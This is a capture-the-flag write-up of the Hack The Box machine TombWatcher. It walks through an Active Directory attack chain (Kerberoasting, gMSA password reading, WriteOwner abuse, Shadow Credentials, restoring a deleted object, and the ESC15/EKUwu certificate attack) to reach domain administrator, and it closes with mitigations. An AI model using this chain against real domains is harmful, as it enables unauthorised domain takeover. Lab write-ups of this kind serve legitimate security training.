TombWatcher
Launch TombWatcher and follow along on HTB!
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!
Introduction
 Tombwatcher serves a straight forward demonstration for a Active Directory attack chain for Lateral Movement, where you discover deleted Active Directory Objects which contains permissions required to attack an Active Directory Certificate Services instance. Strong candidate for practicing bloodyAD for recon, enumeration, and privilege escalation. Followed with Certipy usages for abusing ESC15.
Recon Phase
hey,
assumed breach, we start off with credentials henry:H3nry_987TGV!. Our $TARGET spawned at 10.10.11.72.
Let’s begin with an NMap scan on our $TARGET.
Walking through the NMap output–

- Typical Active Directory environment services, with a leaked
DC01.tombwatcher.htbdomain and host name. - DNS and IIS services open

- SMB and LDAP is open
- Clock skew exists, account for this with any Kerberos authentication
- Odd SAN, showing an OID that indicates an object who constructed the subject information for this certificate, usually you would see some indicator of a object name.

- LDAP global catalog is open

- WinRM is open
- Various RPC ports are open
In summary, we’re looking at a Domain Controller, as $TARGET is running many typical services and the host is named DC01.
First we should fix the clock skew situation, as we will likely need to account for Kerberos authentication mechanisms. Ensure our starting credentials for Henry are valid. Begin scanning for Bloodhound to find our path, and do a quick review on access permissions for Henry.
I’ll use faketime to change my shell’s time and fix the clock skew
Then add our $TARGET to /etc/hosts
Our host is ready, moving on.
Tasks
- Access Permissions for
Henry - View IIS Website
- Review Bloodhound Data
Access Permissions for Henry
First we can validate our credentials work using NetExec.
 It’s valid, also SMB signing is enabled.
We can check WinRM, and LDAP here
 As expecting WinRM is unavailable, but LDAP is allowed for
 Henry.
Check for any usable SMB shares and readable files using spider_plus module.

 Read-only shares and nothing particularly interesting to read.
Should be good enough for here, we can dig more after if required. We can check out the website now.
Read-only shares and nothing particularly interesting to read.
Should be good enough for here, we can dig more after if required. We can check out the website now.
Tasks
- Access Permissions for
Henry - View IIS Website
- Review Bloodhound Data
View IIS Website
Visiting http://tombwatcher.htb, and http://DC01.tombwatcher.htb
 Both sites result in the base IIS page, so I believe it’s safe to ignore.
Move on to Bloodhound and it’s likely more interesting.
Both sites result in the base IIS page, so I believe it’s safe to ignore.
Move on to Bloodhound and it’s likely more interesting.
If we need to come back and dig deeper, we can start fuzzing for files and additional domains.
Tasks
- Access Permissions for
Henry - View IIS Website
- Review Bloodhound Data
Review Bloodhound Data
I’ll be using RustHound-CE and BloodHound.py for gathering and ingesting into Bloodhound.
Both collectors gather different sets of information, and I’ll let Bloodhound-CE to sort through duplicate data. Especially when we have Active Directory Certificate Services involved, as RustHound-CE will bring Certificate Templates into the ingestion.

 Now import these archives into Bloodhound.
 We got our data, we can begin reviewing the domain, key targets, and what
 Henry has for access permissions.
Initially, we see Henry has WriteSPN ACE over Alfred user account.

Make sure you mark Henry as owned.
Viewing Enrollment rights on published certificate templates, and oddity presents itself as an unresolved SID.
 This tells me Active Directory was unable to resolve SID
 S-1-5-21-1392491010-1358638721-2126982587-1111, but it is able to Enroll a Webserver certificate.
Continuing on from Henry, you will discover a long chain of Lateral Movement techniques to reach eventually reach user John with GenericAll over OU=ADCS,DC=TOMBWATCHER,DC=HTB which.. doesn’t have anything within that OU.
John is a memberOf Remote Management Users so it is desirable to own that object so we can start using WinRM.
 We can summarize this attack chain here.
HenrycanWriteSPNoverAlfred, leading to a potential Kerberoasting attack. AssumingAlfredhas a weak password, we can crack it with hashcat.AlfredcanAddSelftoInfrastructuregroup, which has desirable permissions we will use in (3).Infrastructuremembers canReadGMSAPasswordtoansible_dev$. This will provide an NTLM hash.ansible_dev$has permission toForceChangePasswordoversamuser account.samuser account canWriteOwnertojohnuser account - which we will want to write ourselves as the owner to gainFullControlover such object.johnis memberOfRemote Management Usersgroup, which will allow us to use WinRM.
So we have a fun attack chain to laterally move around the domain and gain ownership of a few targets.
Notably, each user does not have any additional interesting access to other objects. No interesting certificate enrollments either, except ansible_dev$ which gives access to a separate set of uninteresting Certificate Templates.
Tasks
- Access Permissions for
Henry - View IIS Website
- Review Bloodhound Data
- Enact AD Attack Chain
- Access DC01 as
john
User Flag
We can string together a sizeable attack chain using bloodyAD and NetExec tools to own the previously mentioned targets.
Tasks
- Enact AD Attack Chain
- Access DC01 as
john
Enact AD Attack Chain
Let’s get started.
With Henry we can use bloodyAD to write a servicePrincipalName value to alfred, Kerberoasting alfred, then remove the servicePrincipalName value. We will use http/meow for our servicePrincipalName.

All good! Let’s crack that hash.
 Got a set of creds,
 alfred:<REDACTED>.
Setting up alfred as our new $USER for the next step.
With alfred, lets add ourselved to Infrastructure group so we can read ansible_dev$’s Group Managed Service Account password.
Using bloodyAD for modifying Infrastructure object.
Using bloodyAD to read ansible_dev$ gmsa password.
We can add ansible_dev$:2669<REDACTED>697b to our credentials list.
Switching $USER to ansible_dev$, then we can enact forcePasswordChange against sam to CatPassword123@. We’ll use bloodyAD for this object modification.
Switch $USER context to sam, we will write sam as the owner of john, giving ourselves GenericAll and enact a Shadow Credential attack as to not change john’s password.
Using bloodyAD for our object modification again.
Gaining Shadow Credential using Certipy.
 Like that, we got our NTLM hash for
 john:752f<REDACTED>fb19.
Switch $USER context to john.
Tasks
- Enact AD Attack Chain
- Access DC01 as
john
Access DC01 as john
Since we’re in Remote Management Users group, we can log into DC01 using evil-winrm.
 Getting that user flag.
Nice! That was a lot of movement but we now own john and all the user accounts that led us to this point. Moving forward, we can enumerate for our path to Administrator.
Tasks
- Enact AD Attack Chain
- Access DC01 as
john - Enumerate
DC01
Root Flag
There is a lot to cover for enumeration here, so let’s get started (also, I’ll summarize the results and help you find the path for root flag).
Tasks
- Enumerate
DC01
Enumerate DC01
Using john to walk through the filesystem, you will not find anything of interest.
Additionally, if we use Certipy to enumerate Active Directory Certificate Services with any of our owned accounts, you will again, not find anything vulnerable vectors.
But there is a peculiar artifact existing in the WebServer template.
 It’s not resolving the SID here, we’ve seen this earlier.
Let’s recap.
A few loose ends still exist, but the end means are not yet clear.
johnhasGenericAlloverOU=ADCS,DC=TOMBWATCHER,DC=HTBOU=ADCS,DC=TOMBWATCHER,DC=HTBhas no child objects I think we can safely assumeADCSOU does have some purpose for Active Directory Certificate Services, but it feels like there is a missing piece connecting those two objects.
Think back to earlier, where we seen that unresolved SID that can enroll WebServer Certificate Templates? There are a number of reasons why Active Directory may not be able to resolve that SID. Adding to our investigation, our NMap scan also indicated an unresolvable OID to indicate the proper Subject Alternative Name.
We can safely assume the SID involved ties all this together, and that object was likely deleted.
Active Directory Groups#AD Recycle Bin is a feature to allow administrators to recovery deleted objects. It is an optional feature that is irreversible once enabled in a domain.
We can see if we have read access on the CN=Deleted Objects,DC=tombwatcher,DC=htb container with bloodyAD.
Two requirements are needed to show deleted, tombstones, and recycled objects.
LIST_CHILDright on Deleted Objects container- OID
1.2.840.113556.1.4.2064
We will ask bloodyAD to check our rights from the above requirements.
 A few important notes from what we see here.
- We have
WRITEaccess to theCN=Deleted Objects,DC=tombwatcher,DC=htbcontainer. - We have
CREATE_CHILDright forOU=ADCS,DC=tombwatcher,DC=htb, this is significant because it is a requirement for restoring an object to its parent, which we will see later. - We have
WRITEright to three instances ofcert_admin, however if you look closely - they have the sameDN, but different IDs.
We can view deleted objects and display their objectSID to determine which cert_admin object we want, and what their LastKnownParent is.
 This tells us why we need to own
 OU=ADCS,DC=TOMBWATCHER,DC=HTB, as our permissions will inherit down to its child objects. Once we restore the correct cert_admin, we will also hold full control over that object.
objectSID of S-1-5-21-1392491010-1358638721-2126982587-1111 maps to the correct cert_admin we need that will be able to enroll a WebServer certificate.
Finally, to complete the ideal path to compromising this Domain Controller, the WebServer certificate is from Schema Version 1. This allows us to inject arbitrary Application Policies into the certificate when issued, which leads to either (1) a direct impersonation via Schannel, or (2) Kerberos impersonation via Enrollment Agent.
This attack path was dubbed “EKUwu”, but can also be referred to as CVE-2024-49019.
We can see our path. Now we need to execute it.
Tasks
- Enumerate
DC01 - Restore
cert_admin - Execute EKUwu Attack
Restore cert_admin
Once we restore cert_admin with bloodyAD, we can view the WebServer certificate and verify it resolves the SID under Enrollment Rights.
If it properly resolves, we can move forward with requesting the WebServer certificate and apply the Application Policy Certificate Request Agent. Beyond that, we can use our new certificae to request another certificate on behalf of the domain administrator.
The cleanup script may delete cert_admin at any time, so backtrack to restoring this object and continue forward when it happens.
Setting john as owner of OU=ADCS,DC=TOMBWATCHER,DC=HTB (if required)
Using bloodyAD, restore cert_admin
Set cert_admin password to CatPassword123@
Switching context of $USER to cert_admin.
Use Certipy to check WebServer certificate template

- We restored the correct object, as
cert_adminnow resolves properly. - We see Certipy notifying us of the now-vulnerable template with ESC15.
We can begin the EKUwu attack.
Tasks
- Enumerate
DC01 - Restore
cert_admin - Execute EKUwu Attack
Execute EKUwu Attack
Request a certificate as cert_admin for WebServer but change the Application Policy to Certificate Request Agent. This vulnerable certificate template will incorrectly include the Certificate Request Agent application policy, which in turn will allow our user account to request a certificate on behalf of another user.
 Successfully got our initial certificate. We will use this one to request another against the
 User template, on behalf of domain administrator.
 We now have a certificate that identifies us as domain administrator. Let’s use this to authenticate as
 administrator with Certipy, retrieve their NTLM hash, and use that to log in and grab the root flag.
 Note our domain admin credentials
 administrator:f61d<REDACTED>e5fc
Finally, let’s log in using evil-winrm and get that flag.
Congrats! We completed Tombwatcher.
Conclusion/Mitigations
AD attack chain
The entire AD attack chain has multiple vulnerabilities, but some permissions might have legitimate business use case. So I will highlight a few changes I would recommend, to help ‘break up’ this chain from permissions that I think are unneccesary.
Insecure Access Control - WriteSPN
henry user account is able to set the servicePrincipalName attribute of alfred user account. This enabled a Kerberoasting attacking to gain the password of alfred.
Removing the ACE that provides henry with write access on alfred is recommended. Restricting these permissions to a dedicated service-account group is advisable.
Weak Active Directory Passwords
alfred was susceptible to a simple offline password attack as their password existed in common wordlists.
Implementing and enforcing a password policy on the domain would help mitigate this attack path for user accounts.
Insecure Access Control - WriteOwner
sam user account was identified to have WriteOwner privileges over john user account. john in this instance is treated as a high-value object due to their permissions over OU=ADCS.
This enabled full control over john’s security descriptors, effectively bypassing any existing protection mechanisms.
Removing the offending WriteOwner right over john user account object is recommended.
Restricting WriteOwner rights to a minimal set of trusted administrator accounts is recommended to continue any business purpose of such permissions.
EKUwu
aka CVE-2024-49019, an attack on a vulnerable and unpatched CA. We are able to supply arbitary Application Policies into the certificate request. Ideally we provide Client Authentication or Certificate Request Agent to allow us to impersonate any user within the domain.
Initially, applying Microsoft security updates addressing CVE-2024-49019 on all CA servers would address this vulnerability. Furthermore, upgrading V1 templates, restricting enrollment for V1 templates, and establihsing a restricted environment for enrollment rights based on least-privileged basis would be the ideal environment to mitigate this vulnerability.
Establishing additional processes for sensitive or higher-impact templates is desirable for secure certificate management.
References
| Research | Description |
|---|---|
| Certipy Privilege Escalation | Collection of Privilege Escalation exploits against Active Directory Certificate Services |
| AD Recycle Bin | Microsoft documentation on AD Recycle Bin |
| bloodyAD User Guide | User Guide reference on bloodyAD |
| SwissKey AD Recycle Bin Guide | Concise summary of enumerating AD Recycle Bin |
| PKI Terminology by Certipy | PKI reference and summary |
| CVE-2024-49019 on NVD | EKUwu vulnerability |
| Tools Used | Description |
|---|---|
| Bloodhound | Graphical representation for an Active Directory domain |
| BloodHound.py | Collector for Bloodhound, included in NetExec |
| bloodyAD | Active Directory Privilege Escalation framework tool |
| Certipy | Active Directory Certificate Services tool for enumeration and abuse |
| evil-winrm | WinRM shell |
| hashcat | Advanced password recovery tool |
| NetExec | Network service exploitation tool, quickly automating network security |
| NMap | Network discovery and auditing tool |
| RustHound-CE | Collector for Bloodhound, useful for certificate related domain objects |